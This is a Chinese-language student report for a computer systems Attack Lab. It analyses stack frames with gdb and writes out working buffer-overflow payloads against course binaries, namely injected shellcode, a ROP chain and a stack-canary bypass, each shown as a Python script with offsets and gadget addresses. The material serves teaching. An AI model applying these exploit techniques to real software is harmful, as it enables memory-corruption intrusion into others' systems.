INTRODUCTION TO COMPUTER SYSTEMS

Attack Lab

Lab 3 · 缓冲区溢出与防护绕过

姓名 邹韵澄

学号 25803050102

日期 2026 年 11 月

参考资料 与 AI 使用说明

参考资料

PIE	https://hacktricks.xsx.tw/binary-exploitation/common-binary-protections-and-bypasses/pie
SIGBUS	https://www.cnblogs.com/SoaringLee/p/10532363.html
Shellcode	https://en.wikipedia.org/wiki/Shellcode
控制流劫持 / ROP	https://zhuanlan.zhihu.com/p/486969975

AI 使用说明

感谢 Alma、Claude Code 在本项目中帮助我进行代码润色、逻辑梳理和名词解释；

感谢 Gemini 帮助我更快地检索资料。

INTRODUCTION TO COMPUTER SYSTEMS

Lab 3：Attack Lab

姓名 邹韵澄　　**学号** 25803050102　　**日期** 2026 年 11 月

第一部分 · 问题回答

1 观察帧栈 `input`

1.1 `input` 由谁调用

由 `main` 调用。`bt` 输出：

```
#0  0x40197b in input ()      #1  0x401ad1 in main ()
```

调用链为 `__wrap_main → main → input()`。`main` 由 `__wrap_main`（`0x401c0e`）调用，后者用 `mov rsp, [0x6030f0]` 把栈切到 `init_fixed_stack` 建立的固定地址栈（`0x721000800000` 起 8MB，权限 `rwx`），故所有帧都在该固定区间。

1.2 prologue 三条指令与 `$rbp` 的来源

```
401977:  55              push rbp          ; ① 保存调用者的 rbp
401978:  48 89 e5        mov  rbp, rsp     ; ② 以栈顶为本帧基准
40197b:  48 83 ec 10     sub  rsp, 0x10    ; ③ 给局部变量 16 字节
```

断点处 `rbp = rsp = 0x721000800fe0`，且 `x/1gx $rbp` 得 `0x721000800fe0: 0x0000721000800ff0`，即 **`[rbp]`** 保存的是 **`main`** 的 **`rbp`**，来自第 ① 条 `push rbp`。gdb `i frame` 印证：`rbp at 0x721000800fe0, rip at 0x721000800fe8`。

1.3 `$rbp + 8` 处的值

```
(gdb) x/1gx $rbp+8    →    0x721000800fe8:  0x0000000000401ad1
```

值为 `0x401ad1`。对照 `disas main`，`0x401acc` 是 `call 401977 <input>`，其下一条正是 `0x401ad1: mov eax,0x0`，即 **`input`** 返回后 **`main`** 的返回地址。

1.4 是哪一行汇编写入 `$rbp + 8`

`input` 自身没有写 `[rbp+8]` 的指令，写入发生在调用方。在 `0x401acc` 下断点单步：

```
call 前:  rsp = 0x721000800ff0    [rsp] = 0x00007fffffffeb10
(gdb) si
call 后:  rsp = 0x721000800fe8    [rsp] = 0x0000000000401ad1   <- 返回地址
```

是 **`main`** 中的 **`call 401977 <input>`**。`call` 等价于 `push <下一条指令地址> ; jmp target`，其中 `push` 由 CPU 隐式执行，故在 `input` 的汇编中不可见。它把 `rsp` 减 8 并写入 `0x401ad1`；由于 `input` 的 `rbp = 0xfe0`，该地址恰为 `rbp+8`。

1.5 `call` / prologue / `leave` / `ret` 的作用

```
leave 前:  rbp = 0x721000800fe0   rsp = 0x721000800fd0
si →  rbp = 0x721000800ff0   rsp = 0x721000800fe8   [rsp] = 0x401ad1
si →  rip = 0x401ad1 (main)  rsp = 0x721000800ff0
```

指令	展开形式	作用与实测效果
`call f`	`push 下一条; jmp f`	保存返回地址并转移控制：`rsp 0xff0→0xfe8`，`[0xfe8]=0x401ad1`
prologue	`push rbp; mov rbp,rsp; sub rsp,N`	建立栈帧、分配局部变量：`rbp=0xfe0`，`rsp 0xfe0→0xfd0`
`leave`	`mov rsp,rbp; pop rbp`	撤销栈帧、恢复调用者 rbp：`rbp 0xfe0→0xff0`，`rsp 0xfd0→0xfe8`
`ret`	`pop rip`	按返回地址跳回：`rip=0x401ad1`，`rsp 0xfe8→0xff0`

`rsp` 在 `call` 前后差 8 字节、在 `ret` 后完全复原（`0xff0→0xfe8→0xff0`），这就是栈平衡。`rbp` 是帧锚点（函数体内不变，用于 `[rbp-0x10]`、`[rbp+8]` 寻址），`rsp` 是栈顶，故 `leave` 只需 `mov rsp,rbp` 一步即可整体丢弃局部变量区。由此可直接推出后续所需偏移：`(rbp+8) − (rbp−0x10) = 16 + 8 = 24`。

2 测试 `dark-calc` 的溢出行为

2.1 输入 20 / 32 个 ASCII 字符

`gets()` 额外写入 `\0`，故实际写入 21 与 33 字节。

输入	写入	表现
20 字符	21 字节	不崩溃（退出码 0），但打印出不应出现的 `Executing: echo $((AAAAAAAAAAAAAAA))` 与 `0`
32 字符	33 字节	`Segmentation fault`，退出码 139；崩在 `input` 的 `ret`（`0x4019d6`）

20 字符那次只覆盖到偏移 20（16 缓冲区 + saved rbp 前 5 字节），返回地址完好，故程序继续运行；但 `main` 随后调 `eval()` 时用了被破坏的 `rbp`，导致 `command_buf` 被读成 `AAAAAAAAAAAAAAA`。**缓冲区溢出不一定会立刻崩溃，可能先表现为逻辑错误。**

2.2 `gets` 之后超量数据的去向

断点设在 `0x40199f`（`call gets` 下一条），`rbp = 0x721000800fe0`，缓冲区 `0x721000800fd0`：

```
# 20 字符 (21 字节), 写入偏移 0..20
0x721000800fd0:  0x4141414141414141  0x4141414141414141   <- 缓冲区满
0x721000800fe0:  0x0000720041414141  0x0000000000401ad1   <- saved rbp 被改, 返回地址完好

# 32 字符 (33 字节), 写入偏移 0..32
0x721000800fd0:  0x4141414141414141  0x4141414141414141
0x721000800fe0:  0x4141414141414141  0x4141414141414141   <- 返回地址被全部覆盖
```

`gets` 从 `rbp−0x10` 起向高地址无条件连续写入，写入长度 = 字符数 + 1。**只要输入 ⩾ 24 字符，`\0` 就落在偏移 24，开始破坏返回地址。**另：本实验固定栈在 `0x721000801000` 处有保护页（`PROT_NONE`），故最大可写 48 字节；输入 48 字符时崩溃点会提前到 `gets` 内部。

3 检查 `main` 的机器码

3.1 前三行汇编的机器码


`main` 起始地址 `0x401ac3`（`nm dark-calc`）。

```
401ac3:  55                   push   rbp          →  55
401ac4:  48 89 e5             mov    rbp,rsp      →  48 89 e5
401ac7:  b8 00 00 00 00       mov    eax,0x0      →  b8 00 00 00 00
```

#	指令	机器码	字节	内存区间
1	`push rbp`	`55`	1	`0x401ac3`
2	`mov rbp,rsp`	`48 89 e5`	3	`0x401ac4–0x401ac6`
3	`mov eax,0x0`	`b8 00 00 00 00`	5	`0x401ac7–0x401acb`

逐条单步验证 `rip`：`0x401ac3 → 0x401ac4`（占 1 字节）`→ 0x401ac7`（占 3 字节）`→ 0x401acc`（占 5 字节）。

3.2 机器码在内存中的排列



三点观察：① 字节按地址递增连续存放，`55` 后紧接 `48 89 e5`，无对齐填充；② 指令是变长的（1/3/5 字节并存），CPU 依操作码判断边界 —— 这正是 ROP「错位 gadget」的原理（从 `41 5f c3` 第二个字节读起即得 `5f c3` = `pop rdi; ret`）；③ 多字节立即数低位在前（小端），`mov eax,0x12345678` 在内存中为 `78 56 34 12`。

第二部分 · 结果展示

1 利用栈溢出执行 `./malware`

为何能跳栈执行。`init_fixed_stack`（`0x401add`，由 `.init_array` 在 `main` 前调用）执行 `mmap(0x721000000000, 0x802000, PROT_READ|WRITE|EXEC, MAP_FIXED|PRIVATE|ANON)`，再把上下各一页 `mprotect(PROT_NONE)`，`fixed_stack_top = base+0x801000`。配合 `-Wl,--wrap=main` 生成的 `__wrap_main` 将 `rsp` 切到该区间。`info proc mappings` 实测：

```
0x721000000000  0x721000001000   0x1000  ---p     <- 下界保护页
0x721000001000  0x721000801000  0x800000  rwxp      <- 假栈，8MB 可执行
0x721000801000  0x721000802000   0x1000  ---p     <- 上界保护页
```

真栈虽为 `RW`（不可执行），但 `main` 及所有被调函数都跑在 RWX 假栈上，故本任务可注入并执行 shellcode。总预算仅 48 字节：

```
0x721000800fd0  ┌──────────────────────┐ 偏移 0
                │ 24 字节可执行          │ 偏移 0..23 (16 缓冲区 + 8 saved rbp)
0x721000800fe8  ├──────────────────────┤ 偏移 24
                │ p64(0x721000800fd0)  │ 返回地址 8 字节
0x721000800ff0  ├──────────────────────┤ 偏移 32  ← ret 后 rsp 正指此处
                │ "./malware\0"        │ 10 字节常量
0x721000801000  └──────────────────────┘ 上界保护页
```

shellcode 三个设计要点。① 字符串放偏移 32 的常量区（10 字节塞不进 24 字节代码区），而 `ret` 弹出返回地址后 `rsp` 恰为 `0x721000800ff0`，故用 3 字节 `mov rdi, rsp` 白拿参数，省下 `mov rdi, imm64` 的 10 字节；② 用 `mov eax, imm32; call rax` 而非 `call rel32` —— 后者是相对跳转，位移依赖 shellcode 位置且为巨大负数，绝对寻址仅 5 字节且与位置无关；③ 末尾必须主动 `exit`，否则 `system` 返回后会落到偏移 24 那 8 个地址字节上。

偏移	字节	汇编	长度
`0`	`48 89 e7`	`mov rdi, rsp`	3
`3`	`48 81 ec 00 02 00 00`	`sub rsp, 0x200`	7
`a`	`b8 e0 17 40 00`	`mov eax, 0x4017e0` (system@plt)	5
`f`	`ff d0`	`call rax`	2
`11`	`31 ff 6a 3c 58 0f 05`	`exit(0)`	7

`mov rdi, rsp` 必须在 `sub rsp` 之前（需读原始栈指针）；`sub rsp, 0x200` 是为了让 `system` 的栈帧长在远处，不覆盖 `0x...0fd0–0xfe7` 的代码。

```
import sys
sc  = b"\x48\x89\xe7" + b"\x48\x81\xec\x00\x02\x00\x00" + b"\xb8\xe0\x17\x40\x00" \
    + b"\xff\xd0" + b"\x31\xff\x6a\x3c\x58\x0f\x05"       # 共 24 字节
payload  = sc + b"\xd0\x0f\x80\x00\x10\x72\x00\x00"   # 返回地址 → 0x721000800fd0
payload += b"./malware\x00" + b"\n"                    # 43 字节
sys.stdout.buffer.write(payload)
```

验证：`python3 payload.py > p.bin && cd attack && ./dark-calc < p.bin` 输出 `### You have successfully detonated the bomb! Congratulations! ###`，退出码 0。（路径写 `./malware` 是因为 CI 先 `cd attack`。）

2 栈空间执行 `grade_eval`

`grade_eval`（`0x401a87`）读 `edi` 作为参数：`mov [rbp-4],edi` → `cmp [rbp-4],4` → 不等则跳过打印。故任务等价于令 `edi=4` 后 `call 0x401a87`。

只改返回地址不行。`input()` 在 `ret` 前执行过 `strcpy(command_buf, expression)`，`rdi` 已被设为 `command_buf`。gdb 实测 `edi = 0x6030d0`，`cmp edi,4` 不成立。控制流劫持只能改「去哪执行」，改不了「拿什么参数执行」。

为何需要 **`sub rsp`**。不下沉时 `grade_eval` 入口 `rsp = 0x...0fe8`，其 prologue 会把栈建立到 shellcode 上：`push rbp` → `rbp=0x...0fe0`，`mov [rbp-4],edi` 写 `0x...0fdc`，正好把 `push 0x3c` 改成 `04 00 00 00`，返回后执行非法指令 → 139。执行前后对比 `x/8bx 0x721000800fd8`：

```
前:  ff d0 31 ff  6a 3c 58 0f      <- push 0x3c; pop rax; syscall
后:  ff d0 31 ff  04 00 00 00      <- 被局部变量写入覆盖成 4
```

真正的破坏者是 `grade_eval` 自己的 `mov [rbp-4], edi`，而非 `printf` 的栈帧。

```
 0  48 81 ec 00 02 00 00   sub  rsp, 0x200        7
 7  6a 04 5f               push 4; pop rdi        3      <- 比 mov edi,4 省 2 字节
 a  b8 87 1a 40 00         mov  eax, 0x401a87     5
 f  ff d0                  call rax               2
11  31 ff 6a 3c 58 0f 05   exit(0)                7      合计 24
```

顺序同样关键：`push 4` 写 `rsp-8`，初始 `rsp=0x...0ff0`，若先 push 会写到 `0x...0fe8`（返回地址槽），故必须先 `sub rsp`。与任务 1 的差异仅在「调谁、传什么」：一个用 `mov rdi,rsp` 读栈取指针，一个用 `push/pop` 压常量。

```
import sys
sc  = b"\x48\x81\xec\x00\x02\x00\x00" + b"\x6a\x04\x5f" + b"\xb8\x87\x1a\x40\x00" \
    + b"\xff\xd0" + b"\x31\xff\x6a\x3c\x58\x0f\x05"
payload  = sc + b"\xd0\x0f\x80\x00\x10\x72\x00\x00" + b"\n"   # 33 字节
sys.stdout.buffer.write(payload)
```

验证：输出 Hope A will be your grade!，退出码 0。

3 ROP 链构造

`dark-calc-nx` 无 `init_fixed_stack`，真栈 `GNU_STACK` 为 `RW`（不可执行），跳栈必 SIGSEGV，故不能再注入机器码，只能执行二进制自身已有的代码 —— 即 ROP。

`ret` 的语义是 `pop rip`：从栈上读 8 字节作为下一条地址。故控制栈内容即可控制「执行哪一串 gadget」。`input`（`0x401868`）结构与 `dark-calc` 相同，实测 `rbp = 0x7fffffffea60`、缓冲区 `0x7fffffffea50`，偏移仍为 24。

```
栈
┌──────────────────┐
│ p64(0x401a79)    │ → ret 弹出 → rip = pop rdi; ret
├──────────────────┤
│ p64(4)           │ ← 被 pop rdi 吃掉, rdi = 4
├──────────────────┤
│ p64(0x401978)    │ → 下一个 ret 弹出 → grade_eval
└──────────────────┘
```

`pop rdi; ret` 有两个可用位置，均已实测通过：

① **`0x401a33`**（错位 gadget）—— `0x401a32` 是 `41 5f`（`pop r15`），跳过 `41` 从 `5f` 读起即得 `5f c3` = `pop rdi; ret`。

② **`0x401a79`**（藏在字符串数据里）—— `answer` 字符串 `"42_is_The_Ànswer"` 中 `'_' = 0x5f`、`'À'` 的 UTF-8 首字节 `= 0xc3`，故 `0x401a79: 5f ; 0x401a7a: c3`。`readelf -l` 显示第一个 LOAD 段权限为 `R E`（`0x400000-0x401ca0`），`.rodata` 被合并进该段 —— 「只读数据」≠「不可执行」，判断 gadget 应看段权限而非节的类型。

另实测 `grade_eval` 入口 `rsp & 15 = 0`（ABI 要求 8），严格说错位，但该二进制未使用 `movaps` 故无影响；若需修正，在链中插入裸 `ret`（`0x401a34`）白走一步即可（实测 `rsp & 15 = 8`，同样通过）。这是 `movaps` 段错误的标准解法。

```
import sys
POP_RDI    = b"\x79\x1a\x40\x00\x00\x00\x00\x00"   # 0x401a79
GRADE_EVAL = b"\x78\x19\x40\x00\x00\x00\x00\x00"   # 0x401978
EXIT_PLT   = b"\xe0\x16\x40\x00\x00\x00\x00\x00"   # 0x4016e0
A4, A0     = b"\x04"+b"\x00"*7, b"\x00"*8
payload  = b"A"*24 + POP_RDI + A4 + GRADE_EVAL + POP_RDI + A0 + EXIT_PLT
sys.stdout.buffer.write(payload + b"\n")          # 73 字节
```

栈上布局实测：`0x...ea60: 41…41 0x401a79`，`0x...ea70: 4 0x401978`，`0x...ea80: 0x401a79 0`，`0x...ea90: 0x4016e0`。验证：输出 Hope A will be your grade!，退出码 0。

4 绕过 Canary

`dark-log` 开启 Stack Protector：`input` 入口 `mov rax, fs:0x28` → `mov [rbp-8], rax`，返回前 `xor rax, fs:0x28` 比对，不等则 `__stack_chk_fail`。故「从缓冲区一路写到返回地址」必踩过 `rbp-8`。

gdb 实测栈帧（`rbp = 0x7fffffffea50`）：

成员	偏移	绝对地址
`expression[128]`	`rbp-0x120`	`0x7fffffffe930`
`logMsg[128]`	`rbp-0xa0`	`0x7fffffffe9b0`
`len`	`rbp-0x20`	`0x7fffffffea30`
canary	`rbp-0x08`	`0x7fffffffea48`
返回地址	`rbp+0x08`	`0x7fffffffea58`

漏洞点。 `memcpy(f.logMsg + f.len, f.expression, 128)` 编译为 `lea rdx,[rbp-0x120]` → `sub rdx,0xffffffffffffff80`（即 +0x80）→ `add rax,rdx`，故 **目的地 = `(rbp-0xa0) + len`**，而 `len` 位于 `expression+256`，可用 `gets` 精确写入且不必触碰 canary。

绕过策略：不翻墙，把目的地挪到墙后。 令 `len = 0xa0`，则目的地 = `(rbp-0xa0)+0xa0 = rbp`，128 字节从 saved rbp 起铺，写入区间 `[rbp, rbp+128)` 覆盖返回地址，而 canary 在 `rbp-8`，**完全在区间之外，一个字节未被修改，校验照常通过。**这是「跳过」而非「破解」。

栈仍不可执行，故链尾用 ROP：`pop rdi; ret = 0x4018a3`（`0x4018a0: 41 5e 41 5f c3` 错位）、`grade_eval = 0x401677`、返回 `main = 0x4017f5`。

```python
import sys
POP_RDI = b"\xa3\x18\x40\x00\x00\x00\x00\x00"   # 0x4018a3
GRADE   = b"\x77\x16\x40\x00\x00\x00\x00\x00"   # 0x401677
MAIN    = b"\xf5\x17\x40\x00\x00\x00\x00\x00"   # 0x4017f5
blob  = b"B"*8 + POP_RDI + b"\x04"+b"\x00"*7 + GRADE + MAIN
blob  = blob.ljust(128, b"C")
payload  = blob + b"C"*128 + b"\xa0\x00\x00\x00" + b"\n"   # 261 字节, len=0xa0
sys.stdout.buffer.write(payload)
```

`len` 偏移为 `(rbp-0x20) - (rbp-0x120) = 0x100 = 256`。

退出码 139 的原因。目标输出已正确打印，但 `grade_eval` 返回后回落至 `main`，而 `main` 自身也开了栈保护；重入时 `rbp` 已被 `leave` 换成攻击者填入的垃圾值，canary 校验读 `[rbp-8]` 落在非法地址故崩溃。`dark-log` 的 PLT 中**没有 `exit`**，二进制内也**不存在 `syscall`（`0f 05`）或 `int 0x80`（`cd 80`）指令**（全文件搜索为 0 处），要正常退出必须先泄漏 libc 基址，而本实验未提供泄漏点。CI 判分为 `grep -Fq "$expected" stdout`，不检查退出码，故不影响满分。

验证：输出 Hope A will be your grade!，退出码 139（如上）。

> **四种防护、四种对策。**NX 阻止执行栈上字节 → 改用 ROP（任务 3、4）；Canary 阻止改写返回地址 → 用可控整数挪动写入目的地跳过它（任务 4）；保护页 把越界区间钉死为 48 字节 → 成为预算的硬约束（任务 1、2）。